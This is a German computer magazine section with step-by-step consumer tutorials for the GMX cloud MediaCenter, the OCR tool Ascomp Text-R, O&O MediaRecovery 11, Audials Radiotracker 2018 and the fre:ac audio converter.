■ Rüsten Sie den Speicherplatz in Ihrem MediaCenter auf ein TByte auf – für nur 1 Euro. Die Anmeldung zur Aktion ist bis zum **15. Januar 2019** möglich. Der Vertrag läuft ein Jahr und verlängert sich automatisch um ein weiteres. Dann kostet der Dienst 6,99 Euro (GMX Top-Mail/Web.de Club), 8,99 Euro (GMX Pro-Mail) oder 9,99 Euro (GMX/Web.de Freemail) pro Monat. Wollen Sie das nicht, müssen Sie den Dienst einen Monat vor Vertragsende selbst kündigen. Vor Ablauf erhalten Sie rechtzeitig eine Erinnerungs-Mail.



Die besten Tipps zur *GMX-Cloud*

TIPP 1: Dateien hoch- und herunterladen, suchen und Ordner anlegen


Bilder, Dokumente, Musik und andere Dateien sichern Sie im GMX-MediaCenter im Browser ganz einfach über den Button *Hochladen*. Haben Sie darauf geklickt, öffnet sich ein neues Fenster, in dem Sie die Datei auswählen. Anschließend drücken Sie auf *Öffnen*. Nun wird die Datei hochgeladen. Sie können E-Mail-Anhänge direkt in der Cloud ablegen. Klicken Sie dazu im GMX-Postfach in der E-Mail auf den Anhang. Nun erscheint ein Drop-down-Menü. Hier wählen Sie *Speichern im MediaCenter*. Ihre Dateien finden Sie dort im Ordner *Neue Dateien* wieder. Apropos Ordner: Für mehr Übersicht lassen sich über den Button *Ordner anlegen* im MediaCenter einzelne Verzeichnisse anlegen – etwa für Musik, Fotos und Dokumente. Sie sichern Ihre Dateien beim Hochladen direkt in einem von Ihnen bestimmten Ordner. Dazu wählen Sie das entsprechende Verzeichnis aus und klicken dann auf *Hochladen*. Falls Sie trotzdem einmal die Übersicht verlieren, wo welche Datei liegt, nutzen Sie einfach die Suchfunktion oben links.

Was Sie in der GMX-Cloud gesichert haben, können Sie natürlich auch wieder auf Rechner oder Smartphone herunterladen. Setzen Sie dazu ein Häkchen vor *Ordner* oder *einzelne Dateien*. Ein grauer Balken mit sechs Buttons erscheint oben. Wählen Sie *Herunterladen*, und bestätigen Sie mit *Datei speichern*.

Um diese Datei aber aus der Cloud tatsächlich zu entfernen, müssen Sie sie allerdings löschen. Dann landet die Datei im Papierkorb, den Sie in der Menü-Übersicht links finden. Von dort können Sie Dateien bei Bedarf auch wieder herstellen.

TIPP 2: Bilder ideal organisieren und mit einer Diashow anzeigen

Im MediaCenter lassen sich Ihre Bilder sehr übersichtlich organisieren. Legen Sie dazu am besten einen Ordner mit dem Titel *Fotos* an. In diesem können Sie weitere Unterordner anlegen und benennen.



Damit Sie Ordner, sprich Ihre Aufnahmen, auf einen Blick wieder finden, können Sie den Ordnern sogar jeweils ein Titelbild zuweisen.

Das klappt noch besser, wenn Sie die Bilder richtig benennen. Markieren Sie das entsprechende Foto mit einem Häkchen oben links und klicken in der grauen Leiste oben auf den Button *Umbenennen*. Eine Diashow starten Sie so: Wählen Sie einen Ordner aus, klicken Sie auf ein beliebiges Foto, so dass es groß angezeigt wird, und drücken Sie dann oben auf den Button *Diashow starten*. Übrigens können Sie in den Apps eine automatische Sicherung Ihrer Smartphone-Fotos aktivieren.



Mit wenigen Klicks laden Sie Dateien in die GMX-Cloud hoch – und von dort auch wieder herunter.

TIPP 3: Dateien und Ordner freigeben und mit Passwort zusätzlich absichern

Sie können einzelne Dateien oder auch ganze Verzeichnisse mit Ihren Freunden teilen. Klicken Sie dazu auf den Wunschordner und den Button *Freigeben*. Sie erhalten in einem Popup einen Link, den Sie Ihren Freunden schicken können. Geteilte Verzeichnisse erkennen Sie auf einen Blick am Symbol mit mehreren Figuren. Alle freigegebenen Ordner finden Sie zudem in der Seitenleiste unter *Alle Freigaben*. Dort lassen sich die erteilten Freigaben auch

Links: Die Kachelansicht ermöglicht eine übersichtliche Vorschau der Bilder und Foto-Ordner.

Rechts: Einzelne Ordner geben Sie im MediaCenter mit wenigen Schritten frei – auf Wunsch sogar mit Passwortschutz.



Auch auf Elemente im Papierkorb haben Sie Zugriff: Sie können sie durch Kopieren oder Ausschneiden wiederherstellen.



wieder löschen. Sicherer teilen Sie Dateien mit einem Passwort. Dazu klicken Sie im Popup-Fenster auf den Button *Freigabeeinstellungen*, setzen einen Haken vor *Mit Passwort schützen* und geben ein Passwort ein. Der Empfänger kann die Dokumente nur öffnen, wenn er das Passwort kennt.

In diesem Auswahlménü können Sie auch bestimmen, ob der Empfänger die Dateien nur ansehen oder auch selbst welche hinzufügen und löschen darf. Achtung: Senden Sie das Passwort aus Sicherheitsgründen nie zusammen mit dem Freigabelink, sondern immer getrennt.

TIPP 4: Dateien verschlüsselt im Tresor ablegen

Für das MediaCenter gibt es zusätzlich auch einen eigenen Tresor, in dem Sie Ihre persönlichen Daten sicher aufbewahren können: Sie werden Ende-zu-Ende verschlüsselt. Ein Fremder kann sie nicht auslesen, auch der Anbieter nicht. Laden Sie sich dazu die Tresor-App für Android oder iOS auf Smartphone oder Tablet. Für Windows gibt es eine Tresor-Software. Sie müssen sich um nichts weiter kümmern: Alle Dateien, die Sie in den Tresor-Apps ablegen, werden automatisch verschlüsselt; das heißt, noch auf dem Gerät in nicht entzifferbare Zeichen umgewandelt und erst danach in die Cloud übertragen. Der Schlüssel bleibt bei Ihnen. Die Verschlüsselung findet auf dem End-

gerät statt (App oder Windows). Die Dateien können nur nach dem Zugriff/der Entschlüsselung per Tresor-Software gelesen werden. Vor der ersten Nutzung des Tresors in Apps und Windows müssen Sie ein zusätzliches Passwort vergeben. Achtung: Dieses Passwort dürfen Sie nicht vergessen; sonst können Sie auf die Daten nicht mehr zugreifen.

TIPP 5: Das MediaCenter als Netzlaufwerk auf dem PC einbinden

Das MediaCenter erreichen Sie auf Wunsch auf dem Computer als normales Laufwerk. Es erscheint dann als Verzeichnis, in das Sie per Drag'n' Drop neue Dateien schieben. Gleich, welche Änderung Sie vornehmen: Der Ordner ist stets auf aktuellem Stand. Die GMX-Cloud binden Sie unter Windows 10 in wenigen Schritten als Netzlaufwerk ein.

Suchen Sie im Windows Explorer links den Punkt *Netzwerk* und klicken mit der rechten Maustaste darauf. Im Kontextmenü wählen Sie *Netzlaufwerk verbinden*. Nun öffnet sich ein Fenster, in dem Sie den Laufwerksbuchstaben aussuchen und folgende Netzwerkadresse eingeben: **https://webdav.mc.gmx.net**. Klicken Sie auf *Fertig stellen*. Ein letztes Fenster öffnet sich – hier tragen Sie Ihre GMX-Mail-Adresse und das Passwort ein. Wenn Sie mit *OK* bestätigen, erscheint das MediaCenter in der Verzeichnisstruktur im Explorer links.


TIPP 6: Dateien offline verfügbar machen in der MediaCenter-App

Alles, was Sie im MediaCenter speichern, ist gleichzeitig auch auf Ihrem Smartphone und Tablet sichtbar, wenn Sie die App nutzen. Sie können Bilder oder Dokumente aber auch ansehen, wenn Sie einmal nicht online sind.

Markieren Sie dazu die entsprechende Datei mit einem Häkchen, tippen oben rechts auf das Drei-Punkte-Symbol und wählen anschließend *Offline verfügbar machen*. Sie erkennen das am Pfeilsymbol links neben der Datei. Alle Dokumente und Bilder, die Sie auch ohne Internet ansehen können, finden Sie auf der Startseite der App beim Tippen auf die drei Striche oben links und dann unter *Offline verfügbar*.

Links: Soll sich der PC automatisch mit der Cloud verbinden, setzen Sie bei der Netzlaufwerk-Einbindung ein Häkchen vor *Verbindung bei Anmeldung wiederherstellen*.

Rechts: Auch im Flugmodus greifen Sie auf Daten in der Cloud zu – Sie müssen diese vorher aber in der App *Offline verfügbar machen*.





VOLLVERSION ASCOMP TEXT-R

Texte aus PDF extrahieren

Abtippen nicht notwendig: Den Inhalt aus PDF oder auf Fotos erkennt das Tool Ascomp Text-R und liest ihn gleich aus. Das erspart im Alltag viel Arbeit. ■ CLAUDIA FRICKEL

Sie haben ein Dokument gescannt und als PDF abgespeichert. Jetzt wollen Sie den Text extrahieren. Das klappt bei gescannten Dateien oft nicht. Hier springt die Jahresversion Ascomp Text-R von der Heft-DVD ein: Sie analysiert das PDF und holt den Text heraus – auch bei allen anderen PDF-Dateien. Das funktioniert auch mit Fotos, auf denen Sätze oder Begriffe stehen.

1. Ein PDF einlesen und den Text erkennen lassen

Nach der Installation des Programms registrieren Sie sich mit Ihrem Namen und Ihrer E-Mail-Adresse. Dann erhalten Sie eine Ein-Jahres-Lizenz der Vollversion. Öffnen Sie das Programm. Nun wählen Sie, ob Sie den Text aus einem PDF oder von einem Bild auslesen lassen wollen. Klicken Sie zunächst auf das linke Feld für PDF-Dokumente. Im nächsten Fenster wählen Sie eine Datei aus. Entweder, Sie ziehen diese per Drag&Drop ins Programmfenster, oder Sie klicken auf *Datei auswählen*. Über den Scrollbalken rechts springen Sie direkt zu Seiten. Klicken Sie dann auf *Nächster Schritt*. Text-R beginnt, die Datei zu rendern. Als nächstes legen Sie die Einstellungen für die Texterkennung fest, indem Sie die Schalter auf

Text-R zeigt links das Original und rechts den per OCR erkannten Text an.



An oder Aus schieben. Sie können etwa entscheiden, ob das Tool ein Wörterbuch verwenden soll und ob schiefe oder gedrehte Dokumente erkannt werden sollen. Außerdem wählen Sie die Textsprache aus, indem Sie ein Häkchen setzen. Text-R erkennt das automatisch; Sie können aber eine Korrektur vornehmen. Klicken Sie auf *Erkennung starten*.

2. Die extrahierten Texte anpassen und speichern

Text-R scannt jede Seite eines Dokuments einzeln. Über das Auswahlfeld links oben neben *Seite* blättern Sie vor und zurück. Sobald sich die Seite im Vorschaufenster links öffnet, extrahiert das Tool den Inhalt und zeigt ihn rechts an. Sie können das Original und den herausgezogenen Text vergleichen und bei Bedarf direkt korrigieren. Die Lupen helfen, die Vorschau zu vergrößern oder zu verkleinern. Sind Sie zufrieden, klicken Sie auf *Dokument speichern*. Über das Auswahlfeld entscheiden Sie, ob Sie die Datei als PDF, als RTF, TXT oder XML Text-R ablegen wollen. Bei einem PDF bleibt die Formatierung des Originals weitgehend erhalten. Sie können aber den Text markieren und auf Wunsch herauskopieren.

3. Text von einer Bilddatei auslesen und speichern

Text-R kann auch mit Bilddateien umgehen, auf denen Sätze oder Wörter zu sehen sind – etwa von einer Einladungskarte. Das Programm kommt mit BMP, JPG, JPEG, TIF und PNG zurecht. Klicken Sie auf der Startseite auf das rechte Feld *Text in Bilddatei erkennen*. Im nächsten Fenster suchen Sie das Foto aus, oder ziehen es ins Fenster. Bestätigen Sie wieder mit *Nächster Schritt*. Nun passen Sie, wie bei der PDF-Erkennung, mit Häkchen und Schiebeschaltern die Sprache und die Einstellungen an. Bestätigen Sie mit *Erkennung starten*. Text-R zeigt links das Foto und im Fenster rechts den extrahierten Text an. Stimmt alles, klicken Sie auf *Dokument speichern*, und legen es im gewünschten Format auf der Festplatte ab. ■



VOLLVERSION O&O MEDIARECOVERY 11

Verlorene Bilder rasch retten

Versehentlich gelöschte Bilder sind nicht zwingend für immer weg. Mit O&O MediaRecovery 11 lassen sie sich im Handumdrehen wiederherstellen. ■ MARGRIT LINGNER

Waren es ein paar Tage oder doch Wochen, als Sie versehentlich den Ordner mit den Urlaubsbildern komplett gelöscht und den Papierkorb danach längst fein säuberlich geleert haben? Selbst wenn sich die Fotos nicht mehr im Papierkorb Ihres Rechners befinden, ist das noch lange kein Grund, in Panik zu geraten. Programme wie O&O Media Recovery 11 von der Vollversions-DVD der Super-Premium-Ausgabe stellen im Handumdrehen verloren geglaubte oder gelöschte Dateien wieder her. Dabei ist es mit Media Recovery auch möglich, zum Beispiel gelöschte Musikdateien aufzuspüren und zu rekonstruieren. Das gilt auch, wenn die verlorenen Daten ursprünglich auf einer Speicherkarte oder einem externen Laufwerk gesichert waren.

Wählen Sie zunächst das Verzeichnis aus, in dem sich die verloren gegangenen Daten befinden. Das kann auch ein externes Laufwerk oder ein USB-Stick sein.

1. O&O Media Recovery installieren und Seriennummer anfordern

Sie können O&O Media Recovery als Vollversion nutzen, wenn Sie über den auf der DVD angegebenen Link den erforderlichen Lizenzschlüssel anfordern. Beachten Sie aber, dass die Möglichkeit der Regis-

trierung der Vollversionen nur sechs Wochen nach Erscheinen des Heftes gewährleistet wird.

Die Seriennummer können Sie auch während der Installation des Datenrettungs-Programms anfordern. Klicken Sie dabei auf die Option *Ich möchte meine Lizenz eingeben*. Auf der Webseite müssen Sie Ihre E-Mail-Adresse angeben. Sie erhalten eine Mail mit einem Bestätigungslink und anschließend eine weitere E-Mail mit Ihrer Seriennummer. Kopieren Sie diesen Lizenzschlüssel, und fügen Sie ihn in das entsprechende Fenster bei der Installation der Software ein. Achten Sie dabei auch darauf, dass Sie die Felder *Name* und *Firma* korrekt eingeben – auch diese Angaben finden Sie in der E-Mail von O&O.

Klicken Sie anschließend auf *Weiter*. Mit der Eingabe Ihrer E-Mail-Adresse können Sie Ihr Programm registrieren. Erforderlich ist eine Registrierung allerdings nicht. Mit *Weiter* starten Sie die Datenrettung.

2. Erste Schritte mit O&O Media Recovery

Im nächsten Schritt legen Sie gleich fest, in welchen Ordnern nach verloren gegangenen Dateien gesucht werden soll. Klicken Sie dazu in der angezeigten Ordner-Struktur auf das entsprechende Laufwerk oder den Ordner. Befinden sich die verlorenen Daten auf einem USB-Stick oder einer Speicherkarte, schließen Sie diese an Ihrem PC an und klicken auf die Schaltfläche *Laufwerke aktualisieren*. Nach kurzer Zeit sollten die entsprechenden Wechselmedien in der Liste auftauchen. Wählen Sie das gewünschte Laufwerk und den entsprechenden Ordner per Mausklick aus, und klicken Sie auf *Weiter*. Nach erneutem Klick auf *Weiter* startet das Programm die Suche nach gelöschten Dateien. Über eine Anzeige können Sie den Verlauf jederzeit verfolgen.

3. Dateien für die Wiederherstellung im Suchlauf markieren

Ist der Suchlauf beendet, werden sämtliche gelöschte Dateien des entsprechenden Ordners oder Laufwerks



angezeigt. Dabei sehen Sie auf der linken Seite des Fensters die dazugehörigen Ordner und Verzeichnisse. Auf der rechten Fensterseite sind die Dateien aufgelistet. Sollte es sich bei Ihren versehentlich gelöschten Daten um Bilder, etwa im JPG-Format, handeln, können Sie sich eine Vorschau der aufgespürten gelöschten Dateien anzeigen lassen. Klicken Sie dazu auf eine der Dateien im rechten Fensterbereich, und wählen Sie dann die Schaltfläche *Vorschau*. Im folgenden Fenster sehen Sie links jeweils das Vorschau-Bild der markierten Datei. Schließen Sie die Vorschau, indem Sie erneut auf *Vorschau* klicken. Sollte sich bei einem Bild keine Vorschau anzeigen lassen, bedeutet das nicht automatisch, dass die Datei nicht mehr wiederhergestellt werden kann. Und sollten zu viele gelöschte Dateien aufgelistet werden, können Sie mit dem passenden Filter gezielt nach einer Datei oder zum Beispiel nach dem Erstelldatum suchen.

4. Mit Filtern gezielt nach einer verlorenen Datei suchen


Um mit einem Filter bestimmte Dateien schneller aufzufinden, klicken Sie unten im linken Fensterbereich auf die Schaltfläche *Filter*. Wählen Sie anschließend *Filter anwenden*, und richten Sie die passenden Suchkriterien ein. Sie haben zum Beispiel die Möglichkeit, Dateien auszufiltern, die innerhalb einer bestimmten Zeit gemacht wurden oder die eine bestimmte Größe haben. So finden Sie beispielsweise leicht Fotos, die Sie etwa im Urlaub oder auf der Hochzeitsfeier gemacht haben. Aktivieren Sie dazu zunächst die Kontrollbox *Erstelldatum*, und wählen Sie anschließend die entsprechenden Kalenderdaten aus. Klicken Sie danach auf *Filter anwenden*, um die Suche einzugrenzen.

5. Daten mit Media Recovery wiederherstellen

Wählen Sie anschließend in der Liste im rechten Fensterbereich die Dateien aus, die wiederhergestellt werden sollen. Sie können auch per Klick auf *Filter* beispielsweise alle Dateien auswählen (*Dateien selektieren*). Wollen Sie nur einige der dort aufgelisteten Dateien wiederherstellen, wählen Sie den Befehl *Filter / Alle Dateien deselektieren*. Markieren Sie danach einzeln die Dateien, die wiederhergestellt werden sollen. Haben Sie alle Dateien ausgewählt, starten Sie die Wiederherstellung per Klick auf *Weiter*.

6. Ordner für die geretteten Bilder festlegen

Im nächsten Schritt bestimmen Sie den Ordner, in dem die wiederhergestellten Dateien gesichert werden sollen. Voreingestellt ist Ihr persönlicher Dokumentenordner. Sie können aber auch jeden anderen Ordner auswählen. Sie müssen dabei aber darauf achten, dass das Zielverzeichnis nicht auf der Partition liegen darf, von der aus Sie die Daten wiederherstellen wollen. Soll also zum Beispiel eine Datei von Ihrer Festplatte wiederhergestellt werden,



müssen Sie ein anderes Laufwerk wählen, also etwa eine externe Festplatte. Mit *Weiter* starten Sie die Wiederherstellung.


7. Wiederherstellung der Dateien starten und Dateien ansehen


In einem Fenster verfolgen Sie die Wiederherstellung, wobei die geschätzte Restdauer angezeigt wird. Sollte dieser Vorgang, etwa bei größeren Verzeichnissen, länger dauern, dann minimieren Sie das Programmfenster von O&O Media Recovery. Wird die Wiederherstellung beendet, erhalten Sie eine Zusammenfassung. Sie können dort per Klick auf die Schaltfläche *Zielverzeichnis öffnen* direkt zu den wiederhergestellten Dateien wechseln. Sie können aber auch das Programm einfach mit *Fertig stellen* beenden.

Sollte Ihnen die Wiederherstellung im Moment zu lange dauern, kann sie auch einfach per Klick auf *Datensuchlauf speichern* gesichert und jederzeit wieder aufgenommen werden.

Den Verlauf der Wiederherstellung können Sie in einem Fenster verfolgen. Sie sehen etwa, ob verlorene Dateien gefunden wurden.

Ob es sich um die richtigen verloren gegangenen Bilder handelt, sehen Sie in der Vorschau des Media Recovery.





VOLLVERSION AUDIALS RADIOTRACKER 2018


Mediazentrale für den PC

Mit der Vollversion von *Audials Radiotracker 2018* verwandeln Sie Ihren Rechner in einen digitalen Recorder und Multimediazentrale. ■ JÖRN-ERIK BURKERT

Während der Installation der Vollversion werden Sie nach einer Seriennummer gefragt. Diese erhalten Sie nach einer kostenlosen Registrierung. Den Link finden Sie im Infobereich des Programms auf der Heft-DVD. Folgen Sie den Anweisungen, um per E-Mail Ihren Freischalt-Code zu erhalten.

Nach dem Start *Audials Radiotracker 2018* sehen Sie das Hauptfenster, das in drei Bereiche aufgeteilt ist. Links wählen Sie zwischen den Online-Services und den lokalen Mediadaten (unten). Ein Klick auf die Rubrik *Radio* blendet in der Mitte eine Auswahl von Sendern ein. Mit dem Suchfeld oben filtern Sie die Angebote nach Namen, Künstler und Genre. Außerdem bietet *Audials* das Listen von Sendern nach Land und Region an. Klicken Sie auf einen gewünschten Sender. Das Programm wechselt in den Wiedergabe-Modus. Die Steuerung finden Sie im rechten Bereich des Fensters unten. Mit den Elementen *Starten* bzw. *Stoppen* Sie die Wiedergabe. Rechts oberhalb sehen Sie ein Stiftsymbol mit der Bezeichnung *mehr*. Ein Klick öffnet ein Menü, und dort markieren Sie den aktuellen Sender als Favoriten. Klicken Sie oben neben der Suche auf das *Pin*-Symbol, wird der Sender auf der Startseite eingeblendet, und man hat so einen Schnellaufgriff auf die persönlichen Lieblingsradios.

In der Radioübersicht zeigt Audials Radiotracker die verfügbaren Internet-Sender an.



1. Musik im MP3-Format von Internet-Radiosendern aufzeichnen

Während der Wiedergabe einer Radiostation kann man die einzelnen Titel als digitale Kopie auf die Festplatte schreiben. Dazu klicken Sie auf die Menüauswahl beim Knopf *Aufnehmen* (kleines Dreieck). Im aufklappenden Menü wählen Sie *Aufnehmen und Song schneiden*. Dann werden alle Titel als MP3 einzeln gespeichert. *Audials Radiotracker 2018* speichert dabei die MP3-Tags für Künstler und den Titel in den Dateien. Der andere Eintrag im Aufnahmemenü startet den Mitschnitt in einer einzelnen Datei. *Audials* arbeitet wie ein herkömmlicher Recorder mit Kassetten oder Bändern. Zum Abspielen greifen Sie links unten auf die Mediathek zu und blenden über das Menü mit *Meine Musik* die Radioaufnahmen ein.

2. Podcasts und Musikvideos im Audials Radiotracker wiedergeben

Das Programm verwaltet nicht nur Internet-Radiosender, sondern kann auch Podcasts wiedergeben. Wählen Sie in der linken Leiste die Rubrik. In der Mitte finden Sie Vorschläge und darunter eine Liste mit verschiedenen Genres. Die Suchfunktion oben hilft bei der Eingrenzung der Angebote. Ein Doppelklick auf einen Eintrag startet die Wiedergabe. Das funktioniert analog wie bei den Radiosendern. Die Schaltfläche *Aufnehmen* in der Mitte unten startet den Transfer des aktuellen Podcasts auf die Festplatte.

In *MusikTV* zeigt das Programm eine Auswahl mit Anbietern von Musikclips. Diese spielt das Programm im rechten Bereich des Fensters ab. Dort wird das Video eingeblendet. Die Filme lassen sich auch mit-schneiden. In der Voreinstellung werden diese im WMV-Format auf der Festplatte gespeichert. Für das Ändern des Formats klicken Sie unten in der Mitte in der Leiste auf *Format*. Im folgenden Fenster ändern Sie die Einstellungen. Wählen Sie die Option *MP4* für die Wiedergabe auf mobilen Geräten. Eine *Audials*-App für Smartphone oder Tablet mit Android bzw. Apple iOS ist ebenfalls verfügbar. ■



PRAXIS-TIPP OPEN SOURCE

Fixer Audiokonverter

Fre:ac ist ein Ripper zum Digitalisieren von CDs und ein Konverter zum Schreiben von Audio-Formaten. ■ JÖRN-ERIK BURKERT

TIPP 1: Voreinstellungen für die Digitalisierung

Nach dem Start nehmen Sie die Einstellungen für das CD-Rippen vor. Öffnen Sie *Options/General Settings*, und wählen Sie *Deutsch* für die Sprache. Gehen Sie dann auf das Tab *Kodierer* und klicken auf die Schaltfläche *Kodierer konfigurieren*. Stellen Sie beide Regler für Qualität nach rechts. Damit wird der Inhalt in bestmöglicher Qualität digitalisiert.

TIPP 2: Inhalte von CD zur Bearbeitung hinzufügen

Im *Datei*-Menü finden Sie den Eintrag *Hinzufügen* und im *Untermenü* die Funktion *CD-Inhalt*. Das Programm sucht nun nach einem optischen Laufwerk mit Audio-CD und liest die Daten von dort ein. Über das Internet werden die richtigen Bezeichnungen für die Titel beim CDDb-Server abgefragt. Die Voreinstellungen finden Sie im *Datenbank*-Menü. Ähnlich funktioniert das mit Audio-Dateien in einem Ordner. Gehen Sie auf *Datei/Inhalt/Audiodatei(en)/aus Ordner*. Das Programm listet die Daten im Hauptfenster des Programms auf. Wenn Sie die Maus über einen Eintrag bewegen, wird eine Information zum aktuellen Titel gezeigt. Über das Kontextmenü spielen Sie einen Titel in Fre:ac ab.

